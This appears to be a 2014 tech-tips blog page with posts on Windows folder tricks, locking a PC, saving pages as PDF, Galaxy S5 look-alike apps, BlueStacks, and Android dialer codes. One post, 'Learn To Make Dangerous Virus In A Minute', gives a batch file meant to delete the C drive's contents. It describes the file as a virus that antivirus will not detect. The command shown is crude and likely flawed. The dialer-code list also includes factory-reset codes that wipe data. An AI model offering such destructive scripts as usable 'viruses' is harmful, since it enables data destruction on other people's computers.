Pages

Monday, 26 May 2014

Making Nameless Folder In Windows

creating nameless folder
In this small tutorial i will show you a smilpe windows trick. Basically you can not make folder with no name on windows. This trick will allow you to make folder without any name. This trick works on any windows  operating system.


How To Make Nameless Folder

Before attempting this trick, try to make a folder with no name and you will fail to do so. This is what this trick will let you do. Below is screenshot of folder before and after doing this interesting trick.
creating nameless folder
  1. Make a Newfolder on desktop or where ever you want.
  2. Right click on this newly created folder and select Rename.
  3. Erase the text showing "New Folder".
  4. Now keep Pressing Alt (i.e alter key) and type 255. If you are on laptop then you need to enable your Num Lock and type from the highlighted number keys not from those below function keys.
  5. After that leave alt key and Press enter.
  6. Done you just created nameless folder.

Wednesday, 21 May 2014

How To Lock Your PC With Mouse | Learn Something Different!!!

We are here to learn about how to lock your PC with mouse. Just follow these simple steps to do this-

1- Firstly Right click on your desktop and make new shortcut

2- Now you will see the browse block. Fill this in this block-

--> rundll32 user32.dll,LockWorkStation <--

3-Now give any name to the shortcut you want and hit Enter.

That’s it… Now when you double click on this shortcut Your PC will get locked..

Simple Trick To Convert A Webpage To PDF File

webpage as pdf

In this post i will teach a simple trick or browser feature that let you convert any web page into PSD file format, which might help you to read your favourite articles offline. So lets get started.

How To Save Web Page To PDF File ?

1. Open the Google Chrome Browser on your PC or MAC 
2. Then go to the web page that you want to convert as a PDF. 
3. Now press Ctrl+P on Windows PC or Command+P if you are on a Mac to Open the the Print dialog on Chrome Browser. 
4. Now Change the destination to “Save As PDF” and hit the save button.
5. The current web page will instantly be downloaded as a PDF document.

Learn To Make Dangerous Virus In A Minute

computer virus
In my previous post i had teach you guys to create virus that disable mouse and Virus to format Hard Disk. In this post i will teach you to make simple yet very powerful or you can say dangerous computer virus using a batch file. No software is required to make this virus, Notepad is enough for it. The good thing about this virus is it is not detected by any AntiVirus.

What will this virus do ?  

You will create this virus using batch file programming. This virus will delete the C Drive completely. The good thing about this virus is that it is not detected by antivirus. If you want to learn more about batch programming visit my post about Learn Batch Programming.

How to Make the virus ?

   1. Open Notepad and copy below code into it.

@Echo off
Del C:\ *.* |y

   2. Save this file as virus.bat (Name can be anything but .bat is must)
   3. Now, running this file will delete all the content of C Drive.


Warning: Please don't try to run on your own computer or else it will delete all the content of your C Drive. I will not be responsible for any damage done to your computer.


Seven Wonderful Android apps that can transform any Smartphone into a Galaxy S5

As we know that the Galaxy S5 is filled with new and exciting features, which make it one of the hottest products available today. If you are not in condition to buy Galaxy S5, there is still a way to get some of Galaxy S5's features on your current Android device.
        Your smartphones or tablets can look like galaxy S5.


  1. Galaxy S5 Launcher:

             The best way to simulate a Samsung Galaxy S5 on any smartphone is to install the TouchWiz user interface launcher that comes on the Galaxy S5. You don’t even need to root your device. Also the launcher has a lot of customization options.
Icon
https://play.google.com/store/apps/details?id=com.epic.launcher.tw


2. Galaxy S5 FingerPrint Lock

What would the S5 be without a fingerprint scanner?
Get the best Galaxy S5 Fingerprint scanner lock screen app that actually works as a screen lock and uses your own wallpaper!
Get the original and best Galaxy S5 lock screen with Finger Print scanner lock for your Android device!
Access your LED Flash Light and CAMERA from your LOCK SCREEN without having to unlock your device.


https://play.google.com/store/apps/details?id=com.osapps.samsungs5lockscreen

3. Galaxy S5 Experience

The Galaxy S5 Experience app allows you to test out some of the S5 characteristics on your own Android device. Though not everything is included here, it’s still cool to check out!
https://play.google.com/store/apps/details?id=com.forbiz.s5experience

4. Heart rate sensor

The heart rate sensor located on the back of the Galaxy S5 is one of the devices most wonderful features. Opening the S Health app and placing your finger on the sensor will give you a fairly accurate reading of your beats per minute. Similarly,This Heart Rate Monitor app will measure your heartbeat with great accuracy, using your smartphone camera sensor!

https://play.google.com/store/apps/details?id=com.heartrate.monitor

5. Galaxy S5 Theme

Install this awesome theme right away and get in contemporary style and turn the appearance of your smartphone in that of Galaxy S5.


https://play.google.com/store/apps/details?id=com.badroboapps.s5

6. Galaxy S5 ringtones

Besides of the appearance, sound is also just as important. Give your Android device a well rounded Galaxy S5 feel by installing ringtones that are typical of the new Samsung flagship. This app has a huge collection of sounds to choose from.

https://play.google.com/store/apps/details?id=com.GalaxyS5RingtonesTOP

https://play.google.com/store/apps/details?id=com.GalaxyS5RingtonesTOP

7. Galaxy S5 Live Wallpaper

Download free Galaxy S5 live wallpaper with water ripple effect and floating light particles.This LWP is inspired by original new Samsung Galaxy S5 background with additional colors.
You can also load your own photos too! Enable "Custom Photo" option in settings screen.
To use: Home -> Menu -> Wallpapers -> Live Wallpapers

https://play.google.com/store/apps/details?id=com.androidwasabi.livewallpaper.s5

Enjoy these Wonderful Apps by installing directly from Play Store through above installing Options ..
Comment below for Any Discussion..
Thanks for Your Visiting..Keep Visiting for more Tips and Tricks..


Saturday, 26 April 2014

How To run Android Applications On Your Windows/Mac PC

After reading this tips,You can get Immerse in the exciting world of Android on Your PC. As we know that, nowadays, Android is a leading operating System.There are plenty of applications and games e.g Temple Run,Subway Surfers,WhatsApp,Line,Wechat,Candy Crush,Racing Games and many others, for android available on many app stores.
                     This trick will provide a way to get and play those apps on your desktop,laptops..
What Shall we need?
The tools or rather software that you need is a simple Android emulator for PC/Mac. The one we’ll be using is the well-known Bluestacks App Player.
 
     Bluestacks App Player:          
                                                 
                        BlueStacks App Player lets you run your favorite mobile
                      apps fast and fullscreen in your browser and on PC or Mac.
 
BlueStacks App Player is a versatile program that bridges the gap between mobile and desktop by allowing users to run their favorite Android apps on their Windows or Mac OS devices. First released to the public in 2011, the program has continued to grow, and is currently free for download in its current beta form.

1. Installing BlueStacks    

BlueStacks App Player is available for Windows and Mac OS computers. It works on all versions of Windows.


Now, Let’s Begin…
The steps shown below work for both PC and Mac.
  • First up, download and install Bluestacks app player. It’s a straight forward installation. However it might want to download extra stuff so your internet connection better be working
  • Run the player from the desktop icon. You’ll get to a screen similar to the one shown below

2. The Home Screen

BlueStacks

  • Click on the Search icon and enter the name of app which you want to play..

( Note: If you have apk file of apps saved in your PC,then no need to download app from playstore. You can directly play the apps by selecting that apk files...)

          Let us take WhatsApp Messenger..
  • Select WhatsApp Messenger from the list and proceed to the installation. It might also ask you for a Google account, just provide that right away. Since it is an Android emulator, you’ll be navigated to Google Play. Click Install and it’ll start the download.
Download WhatsApp
  • And that’s it! WhatsApp will ask you to enter a valid phone number. The verification will be also through that number so you better enter it correctly.
  • Great! Now you can use WhatsApp the way you do it on a smartphone. You can customize your profile, contact all your friends regardless of which platform they are running the app on and also get live notifications of new messages from the emulator.
Not only WhatsApp,but all Android Apps and Games can be played through Bluestacks on a Window/Mac PC.
A preview is as follows..
  • Temple Run
Enjoy the apps on your PC & Keep Visiting the page for new tricks..
Comment below if you need help...

"Creating a Undeletable and Unrenamable Folder in a Windows P.C"

creating undeleteable files
In this Tips, you will learn cool and simple trick to Create an undeletable and unrenamable Folders In your Windows PC. Most of the Peoples are not aware that it is possible to create Undeletable, Unrenamable folder in windows without any software. To Test this concept just follow simple steps given below.

Try to make a new folder in windows & give it name con,aux, lpt1, lpt2, lpt3 up to lpt9. you won't be allowed to create folder with above mentioned names, Because they are reserved words in windows.

How To Create Undeletable And Unrenamable Folders ?

  1. Go to Start and then Click on Run
  2. Type cmd & hit enter (To open Command Prompt ).
  3. Remember you cannot create Undeletable & unrenamable folder in your root directory (i.e. where the windows is installed) That means you can't make this kind of folder in C: drive if you installed windows on C:
  4. Type D: or E: and hit enter
  5. Preview: To make Undeletable Folder..
  6. Type md con\ and hit enter (md - make directory)                                                                           (You may use other words such as aux, lpt1, lpt2, lpt3 up to lpt9 instead of con in above step.)    
  7. Open that directory, you will see the folder created of name con.
  8. Try to delete that folder or rename that folder windows will show the error message.

How to delete that folder ?

It is not possible to delete that folder manually but you can delete this folder by Command Mode mentioned below.
  1. Open Command Prompt
  2. Type D: ( if u created this type of folder in D: drive) & hit enter
  3. Preview: To delete that folder..
  4. Type rd con\ (rd - remove directory)                      
  5. Open that directory and the folder will not appear because it is removed.
Enjoy the trick..
Comment below for any discussion or help..

Friday, 18 April 2014

"Hidden Android Secret Codes For Smartphones-Samsung,Sony,Motorola And Others"

Generally we guys know a little bit about the Phone secret codes, many only knows the IMEI finder *#06# and software information code for Nokia *#0000# ,but except for these two, there are many other codes that can be used to examine the hardware faults and performance on your Smartphone.So in this topic, you'll get several hidden secret codes which can be used in any Google Android mobile phone to access things which are not accessible by default..
        

Open your Phone Dialer and put the following codes: 

    1. *2767*3855# 
 This code is the most Important Code Used for factory format.Think before using this code because It'll remove all files and settings including the internal memory storage.Even it resets the all passwords.It'll also reinstall the phone firmware.Advantage: If you are having Phone Hanging or slow Down Issue. Use it and solve these issues. But backup all your phone data first.
Note: Once you give this code, there is no way to cancel the operation unless you remove the battery from the phone. So think before giving this code.

  2. *#*#4636#*#*
  • This code gives information about your phone and battery. It shows following menus on screen:
  • Battery information
  • Battery history
  • Usage statistics
  • Wifi information
  • Phone Information
 3. *#*#7594#*#* 
 This code can be used to change the "End Call / Power" button action in your phone.You can enable direct power off on this button so you don't need to waste your time in selecting the option. 
 4. ##002#
     This Code is Used for Cancelling all call diverts from your mobile setting and is applicable on Every Network Opertor..
 5.  Some Other Codes are...
  • *#06#        To check IMEI no.
  • *#*#3264#*#*  RAM version
  • *#9090#     To check Diagnostic Configuration.
  • *#1234#     Check the Software version of your phone.
  • *#272*IMEI#    Reset user data and change sales code.
  • *#0228#             Battery Status.
  • *#*#0842#*#*     Backlight/vibration test
  • *#*#232331#*#*  Bluetooth test
  •  *#*#232337#*# - Shows  Bluetooth Devices address
  •  *#*#1472365#*#*  GPS test
  • *#0*#                 Shows the LCD test hidden menu.
  • *#283#               Audio Loop Back Control.
  • *#*#0673#*#* OR *#*#0289#*#*  Melody test
  • *#*#0588#*#*  Proximity sensor test
  • *#07#                 Test History.
  • *#228#               ADC Reading.
  • *#7353#         Hidden Test menu 2, Self Test Mode.

  • *#0*#             Enter the service menu on newer phones like Galaxy S III
  • *#*#4636#*#*    Phone information, usage statistics and battery
  •  *#*#197328640#*#*   Enable test mode for service
  •  #9900#    System dump mode
  • *#*#34971539#*#*   Detailed camera information
  • *#*#7780#*#* Reset the /data partition to factory state
  • *#*#2664#*#*    Touchscreen Test
  • *#872564#   USB logging control
  • *#12580*369# – Software and hardware info
  • *#7465625# – View phone lock status
  • *#*#232339#*#* or *#*#526#*#* or *#*#528#*#* ->> WLAN test (Use "Menu" button to start various tests)
  •  *#*#232338#*#* - Shows WiFi MAC address
  • *#301279#    HSDPA/HSUPA Control Menu
  • *#*#273282*255*663282*#*#*  Immediate backup of all media files
  • *#*#1111#*#* – FTA software version (1234 in the same code will give PDA and firmware version)
    Caution: This information is intended for experienced users. Please do not try any method if you are not familiar with mobile phones.We'll not be responsible for the use or misuse of this information, including loss of data or hardware damage. So use it at your own risk.

    Enjoy Playing With Your Mobile Phone.Welcome for posting new codes..
    Leave your comments below..

Android